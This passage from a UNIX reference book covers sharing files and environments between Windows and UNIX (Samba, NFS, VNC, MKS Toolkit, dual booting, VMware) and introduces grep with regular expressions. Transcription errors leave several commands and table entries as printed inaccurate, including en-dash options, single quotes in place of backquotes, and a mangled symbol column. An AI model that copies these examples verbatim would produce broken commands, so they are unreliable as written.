Ways are available for accessing Windows files and applications from within the UNIX operating environment, or for accessing UNIX files from within the Windows environment. One such way is to use a TCP/IP utility such as **ftp** to transfer files from one machine to the other. A second way is to use a Windows-based application that is an enhancement of **ftp** to perform a file transfer from one machine to the other. A third way is to treat a remote UNIX file system as though it were local to your Windows PC network, via a product such as Samba. A fourth way is to set up a virtual network among different machine environments using *Virtual Network Computing (VNC)* . This section discusses each of these methods.

Accessing Your UNIX Files from a Windows Machine

Many computing environments include machines running Windows and UNIX together. When you work with both, you may need to transfer files from a Windows system to a UNIX system or from a UNIX system to a Windows system. You may also want to log in to a UNIX system from your Windows PC to access files using terminal emulation, which was discussed previously Or you may want to share files on Windows machines and UNIX machines. This section describes some capabilities that provide Windows-to-UNIX System networking.

Transferring Files from Windows to UNIX Using ftp

One of the primary reasons for connecting your Windows PC to a UNIX machine is to transfer files between the two. You can send files from your Windows PC to your UNIX machine, and vice versa, by using one of the commercially available packages such as WS_FTP on your Windows machine (see Figure 18–2). WS_FTP is a software package interface to the Windows TCP/IP service, called WinSock (for *Windows Sockets*), that allows you to use a Windows interface to perform FTP operations from one machine to the other. You simply locate the source file on one machine, move to the appropriate directory in which you want to place the file on the other machine, select whether you want the transfer to be *binary* (as for program files) or *ASCII* (text files), and select an arrow showing in which direction the transfer is desired. WS_FTP Pro supports long filenames for Windows. You can get WS_FTP or WS_FTP Pro directly from the vendor, Ipswitch, Inc., via the web at *http://www.ipswitch.com/* .




Figure 18–2: A sample WS_FTP session

Another way that a Windows machine can share files with a UNIX System computer is via a simple local area network connection. Using such a configuration, the Windows machine can be a client of the UNIX system, which acts as a server. This allows Windows to share files with UNIX systems using facilities such as **ftp**. The **ftp** command is discussed in detail in Chapter 9.

A third way exists to share files between Windows machines and UNIX machines across a network. Both Windows and UNIX allow you to share files using the Network File System (NFS). This concept is discussed in more detail in Chapters 15 and 17. One useful feature of NFS is that you can set up the system to allow a machine that is acting as a file or print server for a client machine to become a

client itself, accessing resources on another server. This resource pooling concept makes NFS a powerful file sharing environment. NFS implementations for use on a Windows machine can share files with a UNIX machine, and versions that run on UNIX machines can share files with Windows machines. The implementations for both UNIX and Windows machines are generically called PC/NFS.

Using Samba to Share and Print Files on Different Operating Systems

If you are a Windows user on a network that is constantly connected to a particular UNIX machine, you may need to access or print files that are on the UNIX machine to use in your local applications on your Windows machine. Rather than learn how the UNIX file system works in order to locate and manipulate files, you may want to use an application that allows you to access the files and manipulate them as a Windows user normally does, and have them look just like Windows files to you. The same is true for UNIX users that need to access and print files on a Windows machine.

Samba is an open-source software suite that is available on the web at *http://www.samba.org/* through the GNU public license. Mirror sites are available worldwide for both the documentation and the software downloads. Samba was originally developed by Andrew Tridgell but has become a joint project of the Open Source team for Samba. The name Samba is derived from the functionality of the software. The protocol used is the equivalent of what Microsoft refers to as the NetBIOS protocol (also called the Common Internet File System, or CIFS, protocol). This protocol on UNIX is referred to as the *S*erver *M*essage *B*lock (SMB) protocol, hence the name Samba.

One of the things this protocol allows is to mount UNIX file systems so that they appear to be DOS files to a user of a Windows system, or vice versa. A UNIX user can mount a file system on a UNIX machine that is connected to a Windows PC so that it looks like a *network drive* when a Windows user displays drives under Explorer. For example, you can mount a file system that is called *winfiles* on a UNIX machine and make it appear as though it is connected as a Windows directory available on the Windows L: drive, appearing as whatever you define it on your Windows machine, say *L:\win*.

Whenever you perform any file activity on the Windows machine in the directory *L:\win,* such as creating, modifying, or deleting files, you are actually using the Samba software to perform the activity on the UNIX file called *winfiles*. The advantage to doing this is that a Windows user does not need to know anything about the file system structure of UNIX to actually manipulate files and directories on a UNIX machine; everything appears as though the environment is Windows. If you are a UNIX user, the same concept is true from the UNIX perspective. Files that are accessed from the Windows machine appear as UNIX files to you.

This approach is different from mounting the remote files via NFS (the *N*etwork *F*ile *S*ystem), which is discussed in Chapters 15 and 17. Although the two are functionally equivalent, the NFS approach requires the installation of something called the *NFS client,* in order to be able to access the files on the UNIX server. On the other hand, NFS is more robust, in that you can have multiple client/server relationships in the same network (for instance, a client can be a server, and vice versa). Which one you use depends on how many Windows clients are on your network. If there are many Windows clients and few UNIX servers, you may prefer the Samba approach. If the opposite is the case, you may prefer to use NFS to share files. We discuss this issue in more detail in Chapters 15 and 17.

Samba also enables UNIX users to print files on printers connected to Windows-based print servers, and Windows users to print files on printers connected to UNIX-based print servers. While each operating system has its own rules about how to configure printers-for instance, UNIX uses the *smb.conf* file to configure Samba printers-you can perform essentially the same types of print requests from the other operating system's print server once Samba is correctly configured.

Using UNIX Servers in Windows Networks

In Chapter 15, we discuss the concept of clients and servers. In particular we discuss how Windows clients can access UNIX servers to obtain services without knowing that the server is actually a UNIX machine. Here are some examples of how this can be accomplished.

UNIX Servers Acting as Windows Servers

Another way to access DOS files from a UNIX environment is offered by Sun Microsystems. Sun has a platform called PC NetLink (currently version 2.0) that allows a Sun server to sit on a Windows network and perform the functions of a Windows server (NT/2000/XP). Putting the UNIX machine in the network allows users of Windows clients to get file and print services, as well as authentication services, from the UNIX server as though it were a Windows server.

UNIX Servers Providing Transparent Services to Windows Clients

The Apache Web server (see Chapter 16) is an example of a UNIX server environment that provides complete web server functionality to Windows clients. While Microsoft has its own web server called IIS (*I*nternet *I*nformation *S*ervices), many hybrid-network administrators choose to use the Apache Web server due to its functionality, security, portability (it runs on all versions of Windows as well as UNIX variants), and cost (Apache is free).

A Windows user requesting web services from an Apache server does not see anything different than when using IIS. This is because the user sees only the *browser* interface (e.g., Mozilla or Internet Explorer). Browsers and the Internet in general are discussed in more detail in Chapter 10.

Virtual Network Computing (VNC)

Virtual Network Computing was originally developed at AT&T. It consists of remote control software that allows you to view (using a program called the *viewer*) and interact with another computer (called the *server*) anywhere on the Internet. The two computers can be running different operating systems; for example, you can use VNC to view a Linux machine in your office on your Windows home computer. One of the key features of VNC is the capability to assume control of the remote networked computer as though it were your local machine. This is made possible by a technique called the RFB (*R*emote *F*rame *B*uffer) protocol, which transmits inputs across the network and transmits the resulting screen back to the initiating computer.

VNC has a wide range of applications, including system administration, IT support, and help desks. It allows several connections to the same desktop and can be used for collaborative (shared) work in the office environment. It also has applications in electronic classrooms. VNC is freely and publicly available. You can find more about it at either *http://www.vnc.com/* or *http://www.realvnc.com/*.

PREV NEXT

Running UNIX Applications on DOS/Windows Machines

Just as Windows users want to feel comfortable by using Windows applications when working in the UNIX environment, UNIX users may want to be able to use familiar UNIX commands when working in a Windows environment. You can do this in a few ways. One way is use a windowing environment, such as the X Window environment, on a Windows PC. Another is to use packages that allow you to issue UNIX commands on a Windows machine. Yet another is to use tools that have been developed on UNIX for Windows environments. Finally you can run a UNIX shell environment instead of the default *command.com* shell environment on a Windows PC.

Running an X Window System Server on Your Windows PC

If you are a UNIX user, you may want to perform UNIX tasks from a Windows PC in a familiar environment, such as the X Window environment. You can run an X Window System server on your Windows PC that allows you to interoperate between your Windows PC and a UNIX host machine. One of the ways you can do this is to use Cygwin/X. Cygwin/X is a port of the X Window System to Microsoft Windows by the Cygwin Project *(http://www.cygwin.com/)*. Cygwin/X consists of an X Server, X libraries, and almost all the standard X clients, such as **xterm, xhost, xdpyinfo, xclock,** and **xeyes**. It works with Windows 95, 98, ME, NT 4, 2000, and XP. You can find information about it, and get the installation software, by going to either *http://www.x.cygwin.com/* or *http://www.cygwin.com/*.

You can find out more about running X servers on your PC by accessing the USENET and consulting the newsgroup *comp.windows.x*.

Using Tools to Emulate a UNIX Environment

Several programs and collections of programs let you create a UNIX System-style environment on a Windows system, as well as emulate some Windows functions on a UNIX machine. In addition to programs that emulate actual UNIX commands, there are shells that implement the Korn shell or the C shell; and other applications are available for Windows. These programs can be very helpful in bridging the gap between the two systems, because they allow you to run UNIX-like commands on your system without giving up any of the DOS/Windows applications that you already have.

If you are a Windows system user, you have several possible reasons for using “lookalike” programs that emulate basic UNIX System commands. Utilities such as **awk** and **vi** enhance your Windows environment, providing capabilities missing from DOS under Windows, as well as useful capabilities for editing, formatting, managing files, and programming. If you are a Windows user who is just learning to use the UNIX System, adding UNIX System commands to your Windows environment is a good way to develop skill and familiarity with them without leaving your accustomed system. If you move between the two systems-for example, using the UNIX System at work and a Windows PC at home-creating a UNIX System-like environment on your Windows PC can save you from the confusion and frustration of using different command sets for similar functions. If you are a UNIX user and need to access Windows resources, there are also utilities for that; the next section discusses these.

The MKS Toolkit

As operating systems, the UNIX System and Windows are similar in some ways. The UNIX System and Windows both support multiple users and multitasking. Therefore, it is possible to create a good approximation to the working environment created by the shell and the common UNIX System tools on a Windows platform. A number of software packages exist that help you do this, including the MKS Toolkit from MKS, Inc. (formerly *M*ortice *K*ern *S*ystems at *http://www.mks.com/* or *mkssoftware.com/*). This product has grown significantly since its initial release to include new tools and APIs, but one of the original uses that is still relevant is that it provides an implementation of the shell and basic tools that you can use on your Windows computer. Inevitably, some look-alike commands work slightly differently from the UNIX System originals, because of fundamental differences between the two operating systems. Nevertheless, you will find the look-alike tools a useful bridge between the two

operating systems, and a good way to ease gently into using a UNIX System.

This discussion will concentrate on some of the more useful commands included in the MKS Toolkit. The MKS Toolkit contains a collection of more than 100 commands-that correspond to most of the common UNIX System commands, including **vi, awk,** and the Korn shell, as well as commands such as **strings** and **help**-that you can run on a Windows computer.

In some cases, the UNIX System tools provide an alternative to a similar DOS command. For example, **cp** can copy several files at once, and **rm** can remove several files at once. In addition, the MKS Toolkit offers commands that do not have a DOS equivalent, such as **file, strings,** and **head**. Many DOS files are in the form of binary data; the Toolkit offers **file** to identify them, and **od** and **strings** to examine them. Many tools such as **head, diff,** and **grep** are useful for dealing with ASCII text files.

You run the MKS Toolkit commands as you would any other DOS commands. You simply type the command name with any options or filenames that it requires. For example, to view the contents of the current directory using **ls,** you type the command name:

```
C:\> ls
```

The MKS Toolkit includes a **help** command that is particularly useful when learning to use UNIX System commands on Windows. It displays the list of options that go with each command. To use this, type **help** followed by the name of the command, as shown here:

```
C:\> help ls
```

Experienced Windows users should refer to the chart of differences in commands between UNIX and DOS earlier in this chapter. It is easy to start out with commands like **ls, pwd,** or **help**. Next you might try **file, strings, head,** or **od** to give yourself an idea of the range of the UNIX System tools provided by MKS. You should now begin to recognize the power and flexibility that UNIX-style tools add to your Windows environment.

Other UNIX Toolkits and Applications for Windows

In addition to MKS, Inc., SourceForge provides a large number (over 100) of common GNU utilities that have been ported from UNIX to the native Win32 platform. These utilities depend on the existence of the Microsoft C-runtime routine *msvcrt.dll* but do not require the emulation layer provided by Cygwin/X. You can download these utilities from the Source Forge web page at *http://unxutils.sourceforge.net/* .

Running the Shell as a Program Under COMMAND.COM

Although you can run look-alike tools directly under the standard DOS/Windows command interpreter, COMMAND.COM, running a version of the UNIX shell on Windows can be very useful. Compared to COMMAND.COM, the UNIX shell is much more powerful and flexible, both as a command interpreter and as a programming language for writing scripts. Using the shell in place of or in addition to COMMAND.COM provides a more complete UNIX-style environment, including such valuable shell features as command-line editing and shell programming constructs. Furthermore, using the shell enables you to make use of some features of the look-alike tools that may not run properly under COMMAND.COM. One example is the capability to use commands that span more than one line, as in **awk** and **sed** commands. The UNIX System look-alike tools include versions of the shell. The MKS Toolkit includes the Korn shell.

The easiest way to run the shell on your DOS/Windows system is as a program running *under* COMMAND.COM-that is, you continue to use COMMAND.COM as your normal command interpreter, and when you want to use the shell, you invoke it as you would any other command.

To run the shell using the MKS Toolkit, type the following at the DOS prompt:

```
 C:\> Sh
$
```

You will see the UNIX System prompt, which is by default a dollar sign. You then enter commands, with their options and filenames, just as you would in a UNIX System environment. For example, using **sh** rather than COMMAND.COM you can enter multiline arguments on the command line, which you

need for **awk** and other commands. To exit the shell and return to COMMAND.COM, type **exit**.

This way of running the shell does not replace COMMAND.COM; it simply uses COMMAND.COM to run **sh,** which then acts as your command interpreter. This has the advantage of providing the most completely consistent DOS environment, for example, when a program requires you to use the DOS-style indicator for command options (slash), rather than the minus sign used on the UNIX System and by the shell. If you run the shell under COMMAND.COM, you can simply exit from the shell in order to run these particular programs.

If you want to execute the DOS equivalent of a *.profile* (similar to the environment set up in your AUTOEXEC.BAT) when you start the shell, you can invoke it with the **−L** option:

```
C:\> Sh -L
$
```

This will set up any environmental variables you choose to specify in your *profile.ksh* file.

Replacing Command.Com with the Shell

If you want to emulate a UNIX System environment as fully as possible, replace COMMAND .COM with the shell as your default command interpreter. With this approach you do not use COMMAND.COM at all. This has the advantage of being most like a UNIX System environment. It even allows you to set up multiple user logins. It does not allow simultaneous use by more than one user, but it does permit each user to run under a customized environment-for example, with a different prompt or *PATH*. The disadvantage of this method is that you can no longer easily exit to COMMAND.COM, because it is not set up as your underlying shell. If you want to run a DOS program that demands the slash as a marker for command switches instead of the backslash, you may have to write a shell script to switch back and forth for this application. As another example, you may lose access to certain DOS commands that are built into COMMAND.COM rather than provided as separate programs.

Some frequently used DOS commands, such as DIR and TYPE, are internal, which means that instead of being separate executable commands, they are part of COMMAND.COM. If you are using the shell, it cannot call them directly In order to use these commands, you must set up an alias for them using the **alias** command.

If you use the shell as your command interpreter, put a command in your CONFIG.SYS file to tell the system to bypass COMMAND.COM and go directly to the shell or to an initialization program that allows multiple user logins. If you choose the initialization program, the system will set up multiple user logins, each one with its own environment. The documentation for the specific toolkit products such as MKS Toolkit will help you choose and set up the various possible configurations.

Setting Up the Environment for Utilities on DOS

Whether you replace COMMAND.COM with the shell or whether you run the shell as a program under COMMAND.COM, you must set up the proper working environment. The choice between these alternatives will determine how you set up the MKS system on your computer. Setting up the environment is tricky because MKS needs some of the environment of both operating systems. It needs to have certain DOS environmental variables set properly, and it sets up a *profile.ksh* file to correspond to a UNIX System *.profile* file. You need AUTOEXEC.BAT to set variables like *PATH, ROOTDIR,* and *TMPDIR,* which MKS requires in order to run properly If you run under COMMAND.COM, the system will start with AUTOEXEC.BAT to set the other environmental variables. The AUTOEXEC. BAT file can also include the SWITCH command to allow you to specify command options with a minus sign and to use slash as the separator in directory pathnames.

UNIX Kernel Built-in Capabilities

In addition to third-party software tools that let you emulate DOS or UNIX environments, the UNIX kernel itself can be used for simultaneous access to both DOS and UNIX. Although you cannot run DOS executables without some type of software emulation, you can mount DOS file systems directly from the kernel and access DOS devices directly You can then manipulate the contents of the devices

directly For example, you can copy move, and delete data on DOS devices directly from the kernel.

PREV NEXT

PREV NEXT

Running UNIX and Windows Together on the Same Machine

Terminal emulation and networking allow you to work on your PC and access a UNIX system on a separate computer. This concept is discussed more in Chapter 15. Running UNIX System look-alike software (such as MKS Toolkit) on DOS brings some of the commands of the UNIX System to a Windows environment. However, you may want to have complete Windows and UNIX environments on the same machine for specific computing requirements. You can do this by allocating your disk so that Windows and UNIX each have their own areas on the disk.

Partitioning a Hard Disk for Use by both UNIX and Windows

One way to have access to both systems on the same machine is to create two separate partitions on your hard disk: one for the UNIX System and one for Windows. Within either partition you run the corresponding operating system and have all of its normal features. You can use a UNIX System application at one moment, and then switch over to the Windows partition and run a Windows application.

This approach allows you to use both systems, to move between them, and to have all of the normal features of the system you are using at the moment. Unfortunately, for most UNIX variants, it is cumbersome to move from one operating system partition to the other. To do so you have to switch partitions, shut down the current system, and start up (boot) the other.

If you are using the UNIX System and want to move to Windows, you begin by selecting the active partition on your machine. Similar to using FDISK for partition management on Windows machines, you use the UNIX **fdisk** command, which brings up a menu that you use to change the active partition. (Note that to use **fdisk** you have to have superuser permission.) For example,

```
$ su
Password:
# fdisk
Hard disk size is 4035 cylinders
                                        Cylinders
     Partition   Status    Type      Start   End   Length    %
     =========   ======    ====    =====   =====   ======   ===
         1                 FAT32         0  1181     1182   31
         2       Active    UNIX Sys   1182  4034     2852   69
SELECT ONE OF THE FOLLOWING:

     1. Create a partition

     2. Change Active (Boot from) partition
     3. Delete a partition
     4. Exit (Update disk configuration and exit)
     5. Cancel (Exit without updating disk configuration)
Enter Selection: 2
Enter the number of the partition you want to boot from
(or enter 0 for none): 1
```

This sets the computer hardware so that the next time you boot, it will start up in the DOS partition.

After changing the active partition, shut down your UNIX System. To shut down the system, follow one of the methods described in Chapter 13, using either the menu-based system administration commands or the command-line sequence. If you boot the system following the previous steps, it will come up running DOS in the DOS partition.

In addition to the complexity involved in moving between two systems this way, using separate partitions for each system has some important limitations because each partition with the programs and files it contains is independent of the other. In most cases, without special software, you cannot directly move files or data between partitions, and you cannot send the output of a DOS command to a UNIX System command.

VMware

VMware *(http://www.vmware.com/)* is a *virtual machine* environment that is fast becoming the *de facto* standard for operating system emulation. VMware allows Windows (and other operating systems) to coexist on the same physical Linux machine without partitioning, through *hardware emulation*. Hardware emulation is where each operating system has its own virtual area on a system that consists of a processor, memory, disks, and I/O devices. All devices are accessed through the underlying host operating system, and the file system may be a virtual drive that is contained in a file. It may directly access one or more standard File Allocation Table (FAT) 16 or FAT 32 partitions. All access to Linux file systems is done through Samba open-source file and print server software, which supports Windows clients. (A "lite" version of Samba is included.)

VMware can support multiple operating systems on the same machine, depending on the features of the machine: the more memory and disk space and the faster the processor you have, the better chance you have of running multiple operating system sessions. However, only one operating system can be designated as the *host* operating system. All of the others run as *guests* on the virtual machine.

Each operating system has its own group of configuration files that must be loaded initially with the operating system. While VMware supports a wide range of devices and options, you need to plan your requirements carefully to ensure that the configuration you end up with is a useful one. Once the operating system is loaded, you can then load VMware Tools to help manage the virtual machine environment.

One of the problems that VMware solves is the need to perform **dual booting**. Dual booting is an environment where each operating system on the machine has its own partition and set of instructions as to how the operating system should be loaded. Linux users should be familiar with the LILO boot loader, and Windows users with the NTLDR boot loader. In order to move between the two environments, the machine must first be shut down from the first environment, and then rebooted to the new environment. While this is acceptable for occasional movement from one operating system to the other, it becomes bothersome to do this frequently VMware allows faster switching from one environment and-if your machine has enough physical resources-can actually leave the operating system that you designate as the host operating system running while you move to the other environment.

VMware is available as a commercial product but also comes with a few Linux distributions that include the VMware product as part of the install. Therefore, you have the choice of installing VMware on the distribution of your choice or using their prepackaged distribution.

PREV NEXT

A Simple Solution for Sharing UNIX and Windows Environments

The solutions for using UNIX and Windows together discussed in this chapter are designed to give you a clearer picture of the variety of ways that you can share these two environments. Many of them depend on software additions to one platform or the other.

If you decide-after reading this chapter-that you want to keep your UNIX software environment separate from your Windows software environment, there is a very simple way to access them simultaneously Say you have just invested in two separate machines that run the latest operating system environments, for instance, Fedora Core 5 Linux on one machine and Windows XP on the other. You like to work in both environments, and-at times-like to switch back and forth to perform tasks on one machine while the other is running a long process.

A simple way to accomplish this is to use a common keyboard, video display monitor, and mouse connected to each machine's CPU through a device called a *KVM switch* (for *K*eyboard, *V*ideo, and *M*ouse). A KVM switch has connections on it that allow multiple input and output options. Your connections from a common keyboard and mouse go into the switch and connect to the input ports of *both* of your CPUs. The video output ports of both of your CPUs go back through the switch to a common video monitor. After booting up one machine using the switch setting associated with it (say A), you can boot the other machine using its associated switch setting (say B). From this point on, you can switch back and forth between the two machine environments and perform the tasks you need to.

PREV NEXT

PREV NEXT

Summary

You might wish to use Windows and the UNIX System together for any of many reasons, and these operating systems can be made to work together in many ways.

We began by describing how Windows is a graphical user interface to DOS much as CDE, KDE, and GNOME are graphical user interfaces to UNIX. We then described some similarities and differences between how the DOS command-line environment under Windows is used in comparison to command-line environments under UNIX.

Among the techniques that we have shown is using PC software to emulate a Windows environment under UNIX. We described how to build environments that allow the use of familiar commands for either the Windows or the UNIX environment, and how to use software such as Samba to access and print UNIX files as though they were Windows files. We addressed running the UNIX System and Windows on the same PC. We also briefly addressed the issues of file transfer and networking Windows and UNIX machines together. These last two issues are discussed in much greater detail in Chapters 9 and 15.

We conclude by suggesting that your method of sharing UNIX and Windows environments depends on what you need to do when you share the environments.

PREV NEXT

How to Find Out More

Here are some useful books, journal articles, and online locations that cover the topic of Windows and UNIX working together.

Books on Using Windows and UNIX Together

Here are some useful books to help Windows users become proficient in the UNIX environment quickly, through understanding shells and tools, simple system administration for multiuser systems, and text processing utilities. These books are also helpful for UNIX users wishing to understand the Windows environment better. Although some are written for Windows NT, since the NT philosophy has migrated to newer operating systems such as Windows 2000 and XP, a lot of the information is still relevant.

Burnett, Steve, David Gunter, and Lola Gunter. *Windows2000 & UNIX Integration Guide*. Berkeley, CA: McGraw-Hill/Osborne, 2000.

Harvel, Lonnie, et al. *UNIX and Windows 2000 Handbook: Planning, Integration, and Administration.* Upper Saddle River, NJ: Prentice-Hall PTR, 2000.

Henriksen, Gene. *Windows NT and UNIX Integration*. New York: Macmillan Technical Publishing, 1998.

Williams, G. Robert, and Ellen Beck Gardner. *Windows NT & UNIX: Administration, Coexistence, Integration, & Migration.* Reading, MA: Addison-Wesley, 1998.

The following books are both useful in understanding how the Server Message Block architecture is used in Samba to share files between Windows users and UNIX servers:

Smith, Roderick W. *The Definitive Guide to Samba-3.* Berkeley, CA: Apress, 2004.

T's, Jay, Robert Eckstein, and David Collier-Brown. *Using Samba*. 2nd ed. Sebastopol, CA: O'Reilly Media Inc., 2003.

Terpstra, John H. *Samba-3 by Example: Practical Exercises to Successful Deployment*. Upper Saddle River, NJ: Prentice-Hall PTR, 2004.

Here are some useful books on VMware:

Bastiaansen, Rob. *Rob's Guide to Using VMware*. 2nd ed. Leusden, the Netherlands: Books4brains, 2005.

Compton, Jason. *VMware 2 for Linux*. Rocklin, CA: Prima Publishing, 2000.

Ward, Brian. *The Book of VMware: The Complete Guide to VMware Workstation*. San Francisco, CA: No Starch Press, 2002.

Journals That Cover Using Windows and UNIX Together

A number of periodicals devoted to the Windows PC environment also address the issues of Windows and UNIX working together in client/server environments. Here is a list of a few of the more popular ones:

ComputerWorld, an IDG (International Data Group) publication

PC Computing, a Ziff-Davis publication

PC Magazine, a Ziff-Davis publication

PC Week, a Ziff-Davis publication

Online Information About Using Windows and UNIX Together

The Internet is an extremely useful tool to find information about topics concerning using Windows and UNIX together. Included in the topics covered in this chapter are references to some helpful sites to find out more about specific topics, such as emulators, toolkits to run Windows commands on UNIX and vice versa, sharing files and printers, and networking Windows and UNIX machines together.

If you want more information on comparisons between UNIX and DOS commands, see the page at *http://yolinux.com/TUTORIALS/unix _for_dos_users.html*.

PREV NEXT

PREV NEXT

Part V: Tools and Programming

Chapter List

PREV NEXT

PREV NEXT

Chapter 19: Filters and Utilities

Overview

One of the most valuable features of the UNIX System is the rich set of commands it gives you. This chapter surveys a particularly useful set of commands that are often referred to as tools or utilities. They are small, modular commands, each of which performs a specific function, such as sorting a list or searching for a word in a file. You can use them singly and in combination to carry out many common tasks.

Most of the tools described in this chapter are what are often referred to as *filters*. Filters are programs that read standard input, operate on it, and produce the result as standard output. They are not interactive-they do not prompt you or wait for input. Filters are often used with other commands in a command pipeline. By allowing you to combine filters in pipelines, the UNIX System makes it easy to accomplish tasks that would be overly difficult and time-consuming in other operating systems.

Most of the filters are designed to work with text or with text files. In general, filters do not modify the original file, so you can experiment without much risk of overwriting data. (Exceptions to this rule are carefully noted.) Also, most of the tools in this chapter have other command-line options that are not included here. To get more details about the options that are available, check the **man** pages or the references at the end of this chapter.

A number of the tools described in this chapter have features that are especially useful in dealing with files containing structured lists. Such files are often used as simple databases. Typically, each line in the file is a separate *record* containing information about a particular item. The information is often structured in *fields*. For example, each line in a personnel file may contain a record consisting of information about one employee, with fields for name, address, phone number, and so forth. The UNIX System includes tools to search, edit, and reformat this type of file.

This chapter also describes a number of miscellaneous tools, including commands for compressing files, performing numerical calculations, and monitoring input and output. For other utilities, see Chapter 3 (which includes the commands for working with files and directories) and Chapter 5 (which explains the main tools for editing text). The chapter after this one, which shows you how to write shell scripts, includes many uses of the tools presented here. And Chapter 21 explains how to use **awk** and **sed,** a very powerful pair of tools for working with files and pattern matching.

Most of the tools described here can be found in any standard UNIX or Linux system. A few, such as **patch** and **tac,** come with Linux but are not part of the standard UNIX command set. You can download free versions of many of these tools through the GNU project, at *http://www.gnu.org/*. Versions of most of the tools mentioned in this chapter are also available for Microsoft Windows through the MKS toolkit *(http://www.mkssoftware.com/)*.

PREV NEXT

PREV NEXT

Finding Patterns in Files

Among the most commonly used tools in the UNIX System are those for finding words in files, especially **grep, fgrep,** and **egrep**. These commands search for text that matches a target or pattern that you specify You can use them to extract information from files, to search the output of a command for lines relating to a particular item, and to locate files containing a particular key word.

The three commands in the **grep** family are very similar. All of them print lines matching a target. They differ, however, in how you specify the search targets.

- **grep** is the most commonly used of the three commands. It lets you search for a target which may be one or more words or patterns containing wildcards and other regular expression elements.
- **fgrep** *(fixed grep)* does not allow regular expressions but does allow you to search for multiple targets.
- **egrep** *(extended grep)* takes a richer set of regular expressions, as well as allowing multiple target searches, and is considerably faster than **grep**.

grep

The **grep** command searches through one or more files for lines containing a target and then prints all of the matching lines it finds. For example, the following command prints all lines in the file *mtg_note* that contain the word "room":

```
$ grep room mtg_note
will be held at 2:00 in room 1J303. We will discuss
```

Note that you specify the target as the first argument and follow it with the names of the files to search. Think of the command as "*search* for *target* in *file*."

The target can be a phrase-that is, two or more words separated by spaces. If the target contains spaces, however, you have to enclose it in quotes to prevent the shell from treating the different words as separate arguments. The following searches for lines containing the phrase "boxing wizards" in the file *pangrams*:

```
$ grep "boxing wizards" pangrams
The five boxing wizards jump quickly.
```

Note that if the words "boxing" and "wizards" appear on different lines (separated by a newline character), **grep** will not find them, because it looks at only one line at a time.

If you give **grep** two or more files to search, it includes the name of the file before each line of output. For example, the following command searches for lines containing the string "vacation" in all of the files in the current directory:

```
$ grep vacation *
mbox: I'll be gone on vacation July 24-28, but we could meet
mbox: so, the only week when we're all available for a vacation
savemail: sounds like a great idea for a vacation. I'd love
```

The output lists the names of the two files that contain the target word "vacation"-*mbox* and *savemail*-and the line(s) containing the target in each file.

You can use this feature to locate a file when you have forgotten its name but remember a key word that would identify it. For example, if you keep copies of your saved e-mail in a particular directory, you can use **grep** to find the one dealing with a particular subject by searching for a word or phrase that you know is contained in it. The following command shows how you can use **grep** to find a mail from someone named Dan:

```
$ grep Dan *
```

```
savemail27: From: Dan N <dnidz>
savemail43: well, sure. Dancing is pretty good exercise, so I
```

This shows you that the letter you were looking for is in the file *savemail27*.

Searching for Patterns Using Regular Expressions

The examples so far have used **grep** to search for specific words or strings of text, but **grep** also allows you to search for patterns that may match a number of different words or strings. The patterns for **grep** can be the same kinds of *regular expressions* that were described in Chapter 5. For example,

```
$ grep 'ch.*se' recipes
```

will find entries containing “chinese” or “cheese”, or in fact any line that has a *ch* sometime before an *se,* including something like “Blanch for 45 seconds”.

In the preceding pattern, the dot (.) matches any character other than newline. The asterisk says that those characters may be repeated any number of times. Together, .* indicates any string of any characters. Note that in this example the target pattern “ch.*se” is enclosed in single quotation marks. This prevents the asterisk from being treated by the shell as a filename wildcard. In general, you need to use quotes around any regular expression containing a character that has special meaning for the shell. (Filename wildcards and other special shell symbols are discussed in Chapter 4.)

Other regular expression symbols that are often useful in specifying targets for **grep** include the caret (^) and dollar sign ($), which are used to anchor words to the beginning and end of lines, and brackets ([ ]), which are used to indicate a class of characters. The following example shows how these can be used to specify patterns as targets:

```
$ grep '^Section [1-9]$' manuscript
```

This command finds all lines that contain just “Section n”, where *n* is a number from 1 to 9, in the file *manuscript*. The caret at the beginning and the dollar sign at the end indicate that the pattern must match the whole line. The brackets indicate that the target can include any one of the numbers from 1 to 9.

Table 19–1 lists regular expression symbols that are useful in forming **grep** search patterns.

Table 19–1: grep Regular Expressions

Symbol	Definition	Example	Matches
.	Matches any single character.	th.nk	*think, thank, thunk,* etc.
****	Quotes the following character.	script\.py	*script.py*
*****	Matches zero or more repetitions of the previous item.	ap*le	*ale, apple,* etc.
[ ]	Matches any one of the characters inside.	[QqXx]	*Q, q, X, or x*
[a-z]	Matches any one of the characters in the range.	[0–9]*	any number: *0110, 27, 9876,* etc.
^	Matches the beginning of a line.	^If	any line beginning with *If*
$	Matches the end of a line.	\.$	any line ending in a period

Options for grep

Normally, **grep** distinguishes between uppercase and lowercase. For example, the following command would find “Unix” but not “UNIX" or “unix”:

```
$ grep Unix notes
```

You can use the **–i** (ignore case) option to find all lines containing a target regardless of uppercase and lowercase distinctions. This command finds all occurrences of the word "unix" regardless of capitalization:

```
$ grep –i unix notes
```

The **–r** option causes **grep** to *r*ecursively search files in all the subdirectories of the current directory.

```
$ grep –r "\.p[ly]" *
PerlScripts/quickmail.pl: # usage: quickmail.pl recipient subject contents
PythonScripts/zwrite.py: # usage: zwrite.py username
```

The backslash (\) prevents the dot (.) from being treated as a regular expression character-it represents a period here, so **grep** searches for a file containing ".pl" or ".py". Be careful: if the directory contains many subdirectories with many files in them, it can take a very long time for a command like this to complete.

Another useful **grep** option, **–n,** allows you to list the line number on which the target (here, *while*) is found. For example,

```
$ grep –n while perlsample.pl
4: while (<>){
11: while ($n > –0) {
```

One of the common uses of **grep** is to find which of several files in a directory deals with a particular topic. If all you want is to identify the files that contain a particular word or pattern, there is no need to print out the matching lines. With the **–l** (list) option, **grep** suppresses the printing of matching lines and just prints the names of files that contain the target. The following example lists all files in the current directory that include the word "Duckpond":

```
$ grep –l Duckpond *
about.html
index.html
report.cgi
```

You can use this option with the shell command substitution feature described in Chapter 4 to use these filenames as arguments to another UNIX System command. For example, the following command will use **more** to list all the files found by **grep**:

```
more 'grep –l Duckpond *'
```

